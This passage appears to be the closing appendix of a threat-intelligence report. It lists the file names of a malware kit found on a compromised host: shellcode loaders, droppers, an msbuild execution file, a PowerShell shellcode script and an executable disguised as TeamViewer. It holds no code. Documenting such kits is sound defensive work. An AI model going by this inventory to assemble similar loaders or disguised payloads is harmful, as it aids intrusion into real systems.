* [Sharp_v4_csc.cs](Sharp_v4_csc.cs)
* [Sharp_v4_Donut_x64_Shellcode.b64](Sharp_v4_Donut_x64_Shellcode.b64)
* [Sharp_v4_Donut_x64_Shellcode.bin](Sharp_v4_Donut_x64_Shellcode.bin)
* [Sharp_v4_Donut_x86_Shellcode.b64](Sharp_v4_Donut_x86_Shellcode.b64)
* [Sharp_v4_Donut_x86_Shellcode.bin](Sharp_v4_Donut_x86_Shellcode.bin)
* [Sharp_v4_DotNet2JS.b64](Sharp_v4_DotNet2JS.b64)
* [Sharp_v4_DotNet2JS.js](Sharp_v4_DotNet2JS.js)
* [Sharp_v4_dropper_migrate_x64.c](Sharp_v4_dropper_migrate_x64.c)
* [Sharp_v4_dropper_migrate_x64.exe](Sharp_v4_dropper_migrate_x64.exe)
* [Sharp_v4_dropper_migrate_x86.c](Sharp_v4_dropper_migrate_x86.c)
* [Sharp_v4_dropper_migrate_x86.exe](Sharp_v4_dropper_migrate_x86.exe)
* [Sharp_v4_dropper_x64.c](Sharp_v4_dropper_x64.c)
* [Sharp_v4_dropper_x64.exe](Sharp_v4_dropper_x64.exe)
* [Sharp_v4_dropper_x86.c](Sharp_v4_dropper_x86.c)
* [Sharp_v4_dropper_x86.exe](Sharp_v4_dropper_x86.exe)
* [Sharp_v4_msbuild.xml](Sharp_v4_msbuild.xml)
```

# Appendix D: Malware/Exploit Kit on Host H con’t



<u>Contents:</u>

```
* [Sharp_v4_x64.dll](Sharp_v4_x64.dll)
* [Sharp_v4_x64_Shellcode.b64](Sharp_v4_x64_Shellcode.b64)
* [Sharp_v4_x64_Shellcode.bin](Sharp_v4_x64_Shellcode.bin)
* [Sharp_v4_x86.dll](Sharp_v4_x86.dll)
* [Sharp_v4_x86_Shellcode.b64](Sharp_v4_x86_Shellcode.b64)
* [Sharp_v4_x86_Shellcode.bin](Sharp_v4_x86_Shellcode.bin)
* [ShellCode.ps1](ShellCode.ps1)
* [TeamViewer-Services.exe](TeamViewer-Services.exe)
```

```
* * *
```

## CONTACT:

federal@censys.io